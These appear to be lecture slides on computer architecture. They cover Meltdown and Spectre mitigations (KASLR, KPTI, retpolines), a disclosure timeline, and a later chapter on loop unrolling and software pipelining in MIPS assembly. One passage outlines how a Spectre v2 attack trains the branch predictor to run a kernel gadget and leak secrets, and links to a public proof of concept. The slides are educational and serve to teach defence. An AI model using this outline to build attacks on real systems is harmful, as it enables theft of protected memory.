
➡ All modern OSs now (eg since 2017) also implement Kernel address-space layout randomisation (KASLR)

➡ This makes exploiting meltdown a little more difficult

➡ But only a little....

- ➡ <https://labs.bluefrostsecurity.de/blog/2020/06/30/meltdown-reloaded-breaking-windows-kaslr/>

- ➡ And others



# Kernel Address Space Isolation (KPTI)

## Mitigation:

- ➡ Change the virtual address mapping every time kernel is entered
- ➡ i.e. reload the TLB
- ➡ Slightly improved using address-space identifiers
- ➡ Substantial performance penalty for some applications
- ➡ “2%-30% slowdown”

This mitigation really works  
And is widely deployed

# Further reading

## Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer

Daniel Gruss, Dave Hansen, Brendan Gregg.

USENIX ;login, issue: Winter 2018, Vol. 43, No. 4

► [https://www.usenix.org/system/files/login/articles/login\\_winter18\\_03\\_gruss.pdf](https://www.usenix.org/system/files/login/articles/login_winter18_03_gruss.pdf)

But.....

# So how can we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

- ▶ Suppose the OS kernel includes a convenient snippet of code

- ▶ Eg:

**label:**

`s = *p; // s is secret`

`r = (B[(s & 1) * 16];`

Sometimes called a *gadget*

- ▶ Suppose we're lucky: p points to our secret and we know B's address

# So how can we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

▶ Suppose the OS kernel includes a convenient snippet of code

How can we persuade the kernel to jump to **label**?

▶ Eg:

**label:**

**s = \*p; // s is secret**

**r = (B[(s & 1) \* 16];**

▶ Suppose we're lucky: p points to our secret and we know B's address

# So how can we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

▶ Suppose the OS kernel includes a convenient snippet of code

Suppose we train the branch predictor?

▶ Eg:

**label:**

**s = \*p; // s is secret**

**r = (B[(s & 1) \* 16];**

▶ Suppose we're lucky: p points to our secret and we know B's address

# So how can we read kernel memory now?

How can we access data that really is in a different address space?

We need to trick the victim into accessing the data we want

- ▶ Suppose the OS kernel includes a convenient snippet of code

Suppose we train the branch predictor?

- ▶ Eg:

**label:**

`s = *p; // s is secret`

`r = (B[(s & 1) * 16];`

We can't read B, but we can access data that conflicts with B in the cache

- ▶ Suppose we're lucky: p points to our secret and we know B's address

- ▶ A system call is invoked with a “sysenter” instruction
- ▶ A register is set to hold the id of the particular system call we want to call:

```
int main(int argc, char **argv, char **envp) {
    sys = getsys(envp);
    __asm__(
        "        movl $20, %eax    \n"      /* getpid system call */
        "        call *sys       \n"      /* vsyscall */
        "        movl %eax, pid   \n"      /* get result */
    );
    printf("pid is %d\n", pid);
    return 0;
}
```

<https://www.win.tue.nl/~aeb/linux/lk/lk-4.html>

- ▶ The kernel is entered at a standard entry address
- ▶ It looks up the system call handler in a table:

Sysentry:

```
syscallid = %eax
handler = handlers[syscallid];
*handler();
sysexit
```

- ▶ i.e. an indirect function call
- ▶ Which is predicted by the BTB

- ▶ A system call is invoked with a “sysenter” instruction
- ▶ A register is set to hold the id of the particular system call we want to call:

```
int main(int argc, char **argv, char **envp) {
    sys = getsys(envp);
    __asm__(
        "        movl $20, %eax    \n"      /* getpid system call */
        "        call *sys       \n"      /* vsyscall */
        "        movl %eax, pid   \n"      /* get result */
    );
    printf("pid is %d\n", pid);
    return 0;
}
```

<https://www.win.tue.nl/~aeb/linux/lk/lk-4.html>

- ▶ The kernel is entered at a standard entry address
- ▶ It looks up the system call handler in a table:

Syseentry:

```
syscallid = %eax
handler = handlers[syscallid];
handler();
sysexit
```

- ▶ i.e. an indirect function call
- ▶ Which is predicted by the BTB

Maybe we can prime the BTB to jump to our gadget!

- ▶ Find a gadget in your victim's code space
- ▶ Train your branch predictor so that it will cause a speculative branch to the gadget when the system call is executed
- ▶ Observe a microarchitectural or cache side channel from the speculatively-executed gadget
- ▶ Steal your secret



Eg see the example here: <https://github.com/IAIK/meltdown>

# Mitigating Spectre v2

25

## Block microarchitecture and cache side-channels

- Not so easy...

## Mess with the cache probing,

- eg by adding noise to timers

## Prevent the attacker from poisoning the branch predictor

- Eg add an instruction to block use of branch prediction
- Find all the places where you should use it
- Pay the performance price

## Block branch predictor contention

- maintain separate predictions for each thread in each protection domain

# Mitigating Spectre: retpolines

▶ Use what you know about branch prediction

▶ Return address stack predicts return instructions

...



<https://hothardware.com/news/windows-10-update-adds-retpoline-support>

# Mitigating Spectre: retpolines

- A **retpline** is a code sequence that implements an indirect branch using a return instruction
- And fixes the Return Address Stack to ensure a benign prediction target:

This sequence, shown below in Figure 1, effects a safe control transfer to the target address by performing a function call, modifying the return address and then returning.


```

RP0:  call RP2          ; push address of RP1 onto the stack and jump to RP2
RP1:  int 3             ; breakpoint to capture speculation
RP2:  mov [rsp], <Jump Target> ; overwrite return address on the stack to desired target
RP3:  ret               ; return
    
```

While this construct is not as fast as a regular indirect call or jump, it has the side effect of preventing the processor from unsafe speculative execution. This proves to be much faster than running all of kernel mode code with branch speculation restricted (IBRS set to 1). However, this construct is only safe to use on processors where the RET instruction does not speculate based on the contents of the indirect branch predictor. Those processors are all AMD processors as well as Intel processors codenamed Broadwell and earlier according to Intel's [whitepaper](#). Retpoline is not applicable to Skylake and later processors from Intel.

<https://techcommunity.microsoft.com/t5/Windows-Kernel-Internals/Mitigating-Spectre-variant-2-with-Retpoline-on-Windows/ba-p/295618>

- Hopefully more efficient than blocking branch prediction everywhere

**Data and computer security****• This article is more than 2 years old**

## Meltdown and Spectre: 'worst ever' CPU bugs affect virtually all computers

Everything from smartphones and PCs to cloud computing affected by major security flaw found in Intel and other processors - and fix could slow devices

**Spectre and Meltdown processor security flaws - explained**


**Samuel Gibbs**

Thu 4 Jan 2018 12.06 GMT

# Is this a big deal?

- ▶ Many many CPUs vulnerable, including Intel, ARM, AMD, IBM
- ▶ Some progress has been made on mitigation
  - ➡ At considerable cost in performance, especially for context-switch-intensive workloads
- ▶ Triggered a storm of further side-channel vulnerability disclosures
- ▶ Massive refocus in computer architecture design and verification

# Is this a real problem?



- ▶ Spectre and Meltdown were made public in early January 2018
- ▶ By the end of January, antivirus company AV-TEST had found 139 malware samples in the wild, attempting to exploit the vulnerabilities

# Is it new?

Side-channel attacks have considerable history

- ➡ At least to 1995  
([https://en.wikipedia.org/wiki/Meltdown\\_\(security\\_vulnerability\)](https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability)))

Defeating language-based security within a single address space changed the landscape

- ➡ Ross McIlroy et al, **Spectre is here to stay: An analysis of side-channels and speculative execution.**

<https://arxiv.org/abs/1902.05178>

Actually demonstrating read access to all physical memory was a quantum leap in side-channel exploitation



AVIONICS

UNMANNED

RADAR/EW

A.I.

SEARCH




Blogs Products Webcasts Newsletters ▾

Home > Cyber > Malware > On DARPA's cybersecurity radar: Algorithmic and side-channel attacks

## On DARPA's cybersecurity radar: Algorithmic and side-channel attacks

Story

September 07, 2015



SALLY COLE  
Senior Editor


Military Embedded Systems

in LinkedIn Twitter Facebook Email More Print

### Universities and DARPA's work in next-gen cyberattacks

The U.S. Defense Advanced Research Projects Agency (DARPA) is working with university researchers to prepare now for next-gen cyberattacks in the form of “algorithmic complexity attacks,” which are nearly impossible to detect with today’s technology (and the kind most likely to be attempted by nation-states), as well as side-channel attacks, a.k.a. “spy-in-the-sandbox attacks.”

# Is there more?



# Timeline, notification pathways, players, lessons

- ▶ Jan 2018 formal public announcement
- ▶ June 2017: Google team notified processor vendors
  - ➡ Agreeing to increase their usual 90-day exposure window
- ▶ Dec 2017 University of Graz team notifies vendors independently, having discovered vulnerabilities independently
- ▶ Key government cybersecurity organisations appear to have learned about it very late (eg CERT in Jan 2018)
- ▶ Mysterious patches and upgrade announcements released in Nov-Dec 2017 by Microsoft, Amazon
- ▶ Dec 18<sup>th</sup> 2017 open-source Linux patches to kernel entry (sysenter) code, and to support kernel page table isolation (KPTI, “KAISER”) (<https://lwn.net/Articles/741878/>)
  - ➡ Some observers start to wonder why this is being rushed out when it slows programs down
  - ➡ Dec 26<sup>th</sup> 2017: AMD engineer explains why the patch isn’t needed on AMD CPUs – by explaining what the patch is really for (<https://lkml.org/lkml/2017/12/27/2>)
  - ➡ Jan 2<sup>nd</sup> 2018: The Register breaks the news
  - ➡ Jan 3<sup>rd</sup> 2018: Google brings forward embargo date (from 9 Jan) and makes details public (<https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html>)

The Register

\* SECURITY \*

Kernel-memory-leaking Intel processor design flaw forces Linux, Windows redesign

Speed hits loom, other OSes need fixes

Chris Williams, Editor in Chief Tue 2 Jan 2018 // 19:29 UTC

SHARE

**Final update** A fundamental design flaw in Intel's processor chips has forced a significant redesign of the Linux and Windows kernels to defang the chip-level security bug.

Programmers are scrambling to overhaul the open-source Linux kernel's virtual memory system. Meanwhile, Microsoft is expected to publicly introduce the necessary changes to its Windows operating system in an upcoming Patch Tuesday: these changes were seeded to beta testers running fast-ring Windows Insider builds in November and December.



Crucially, these updates to both Linux and Windows will incur a performance hit on Intel products. The effects are still being benchmarked, however we're looking at a ballpark figure of five to 30 per cent slow down, depending on the task and the processor model. More recent Intel chips have features – such as PCID – to reduce the performance hit. Your mileage may vary.

 The Register @TheRegister

PostgreSQL SELECT 1 with the KPTI workaround for Intel CPU vulnerability [postgresql.org/message-id/201801021929.11343-1-chris@theregister.co.uk](https://postgresql.org/message-id/201801021929.11343-1-chris@theregister.co.uk)

Best case: 17% slowdown  
Worst case: 23%

 heads up: Fix for intel hardware bug will lead to p...  
Hi, Upcoming versions of the linux kernel (and apparently also windows and others), will include ...  
[postgresql.org](https://postgresql.org)

11:58 PM - Jan 2, 2018

233 353 people are Tweeting about this

Similar operating systems, such as Apple's 64-bit macOS, will also need to be updated – the flaw is in the Intel x86-64 hardware, and it appears a microcode update can't address it. It has to be fixed in software at the OS level, or go buy a new processor without the design blunder.

Details of the vulnerability within Intel's silicon are under wraps: an embargo on the specifics is due to lift early this month, perhaps in time for Microsoft's Patch Tuesday next week. Indeed, [patches for the Linux kernel](#) are available for all to see but comments in the source code have been redacted to obfuscate the issue.

▶ **Spectre Attacks: Exploiting Speculative Execution**, Paul Kocher et al, IEEE S&P 2018

► <https://spectreattack.com/spectre.pdf>

▶ **How the Spectre and Meltdown Hacks Really Worked**, Nael Abu-Ghzaleh, Dmitry Ponomarev and Dmitry Evtyushkin. IEEE Spectrum Feb 2019

► <https://spectrum.ieee.org/computing/hardware/how-the-spectre-and-meltdown-hacks-really-worked>

▶ **Retpoline: a software construct for preventing branch-target-injection**, Paul Turner, Senior Staff Engineer, Technical Infrastructure, Google

► <https://support.google.com/faqs/answer/7625886>

▶ **Spectre and Meltdown triggered discovery of many further vulnerabilities, eg:**

► Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. 2018. **Foreshadow: extracting the keys to the intel SGX kingdom with transient out-of-order execution**. In Proceedings of the 27th USENIX Conference on Security Symposium (SEC'18). USENIX Association, Berkeley, CA, USA, 991-1008. <https://foreshadowattack.eu/>

# Advanced Computer Architecture

## Chapter 6

### Static instruction scheduling, for instruction-level parallelism

Software pipelining, VLIW, EPIC, instruction-set support

```
1 S.D 0(R1),F4      ; Stores M[i]
2 ADD.DF4,F0,F2      ; Adds to M[i-1]
3 L.D F0,-16(R1)     ; Loads M[i-2]
4 DSUBUI R1,R1,#8
5 BNEZ R1,LOOP
```

November 2022  
Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup> and 4<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz's Berkeley course

# Overview

- ▶ We have seen dynamic scheduling:
  - ➡ out-of-order (o-o-o): exploiting instruction-level parallelism in hardware
- ▶ How much of all this complexity can you shift into the compiler?
- ▶ What if you can also change instruction set architecture?
  - ▶ VLIW (Very Long Instruction Word)
  - ▶ EPIC (Explicitly Parallel Instruction Computer)
    - ➡ Intel's (and HP's) multi-billion dollar gamble for the future of computer architecture: Itanium, IA-64
    - ➡ Started ca.1994...not dead yet – but has it turned a profit?

# Recall example from Ch02

```
for (i=1000; i>=0; i=i-1)  
    x[i] = x[i] + s;
```

- **Using MIPS code:**

[For the sake of a simple example, we count *down* to location zero]

```
Loop: L.D      F0,0(R1) ;F0=vector element  
        ADD.D    F4,F0,F2 ;add scalar from F2  
        S.D      0(R1),F4 ;store result  
        DSUBUI  R1,R1,8 ;decrement pointer 8B (DW)  
        BNEZ    R1,Loop ;branch R1!=zero  
        NOP                 ;delayed branch slot
```

Where are the stalls?

# Showing Stalls

```

1 Loop: L.D      F0,0(R1) ;F0=vector element
2      stall
3 ADD.D  F4,F0,F2 ;add scalar in F2
4      stall
5      stall
6 S.D    0(R1),F4 ;store result
7 DSUBUI R1,R1,8 ;decrement pointer 8B (DW)
8 BNEZ   R1,Loop ;branch R1!=zero
9      stall          ;delayed branch slot

```

<i>Instruction producing result</i>	<i>Instruction using result</i>	<i>Latency in clock cycles</i>
FP ALU op	Another FP ALU op	3
FP ALU op	Store double	2
Load double	FP ALU op	1

► 9 clocks: Rewrite code to minimize stalls?

# Revised Loop Reducing Stalls

```

1 Loop: L.D      F0 ,0 (R1)
2          stall
3 ADD.D  F4 ,F0 ,F2
4 DSUBUI R1 ,R1 ,8
5 BNEZ   R1 ,Loop ;delayed branch
6 S.D    8 (R1) ,F4 ;altered when moved past DSUBUI

```

**Swap BNEZ and S.D by changing address of S.D**

<i>Instruction producing result</i>	<i>Instruction using result</i>	<i>Latency in clock cycles</i>
FP ALU op	Another FP ALU op	3
FP ALU op	Store double	2
Load double	FP ALU op	1

6 clocks, but just 3 for execution, 3 for loop overhead; How make faster?

# Unroll the loop four times

- Four copies of the loop body
- One copy of increment and test
- Adjust register-indirect loads using offsets

```

1 Loop: L.D      F0 , 0(R1)
2          ADD.D   F4 , F0 , F2
3          S.D      0(R1) , F4      ;drop DSUBUI & BNEZ
4          L.D      F0 , -8(R1)
5          ADD.D   F4 , F0 , F2
6          S.D      -8(R1) , F4    ;drop DSUBUI & BNEZ
7          L.D      F0 , -16(R1)
8          ADD.D   F4 , F0 , F2
9          S.D      -16(R1) , F4    ;drop DSUBUI & BNEZ
10         L.D      F0 , -24(R1)
11         ADD.D   F4 , F0 , F2
12         S.D      -24(R1) , F4
13         DSUBUI R1 , R1 , #32    ;alter to 4*8
14         BNEZ    R1 , LOOP
15         NOP

```

- Re-use of registers creates WAR (“anti-dependences”)
  - How can we remove them?

# Loop unrolling...

```
1 Loop: L.D      F0 , 0(R1)
2          ADD.D   F4 , F0 , F2
3          S.D      0(R1) , F4      ;drop DSUBUI & BNEZ
4          L.D      F6 , -8(R1)
5          ADD.D   F8 , F6 , F2
6          S.D      -8(R1) , F8      ;drop DSUBUI & BNEZ
7          L.D      F10 , -16(R1)
8          ADD.D   F12 , F10 , F2
9          S.D      -16(R1) , F12      ;drop DSUBUI & BNEZ
10         L.D      F14 , -24(R1)
11         ADD.D   F16 , F14 , F2
12         S.D      -24(R1) , F16
13         DSUBUI R1 , R1 , #32      ;alter to 4*8
14         BNEZ    R1 , LOOP
15         NOP
```

The original “register renaming”

# Unrolled Loop That Minimizes Stalls

```

1 Loop: L.D      F0 ,0 (R1)
2          L.D      F6 ,-8 (R1)
3          L.D      F10 ,-16 (R1)
4          L.D      F14 ,-24 (R1)
5 ADD.D   F4 ,F0 ,F2
6 ADD.D   F8 ,F6 ,F2
7 ADD.D   F12 ,F10 ,F2
8 ADD.D   F16 ,F14 ,F2
9 S.D     0 (R1) ,F4
10 S.D    -8 (R1) ,F8
11 S.D    -16 (R1) ,F12
12 DSUBUI R1 ,R1 ,#32
13 BNEZ   R1 ,LOOP
14 S.D     8 (R1) ,F16 ; 8-32 = -24

```

► What assumptions made when moved code?

- OK to move store past DSUBUI even though changes register
- OK to move loads before stores: get right data?
- When is it safe for compiler to make such changes?

*14 clock cycles, or 3.5 per iteration*

# How about this?

1	S.D	0(R1), F4	;	Stores M[i]
2	ADD.D	F4, F0, F2	;	Adds to M[i-1]
3	L.D	F0, -16(R1)	;	Loads M[i-2]
4	DSUBUI	R1, R1, #8		
5	BNEZ	R1, LOOP		

# Software Pipelining Example

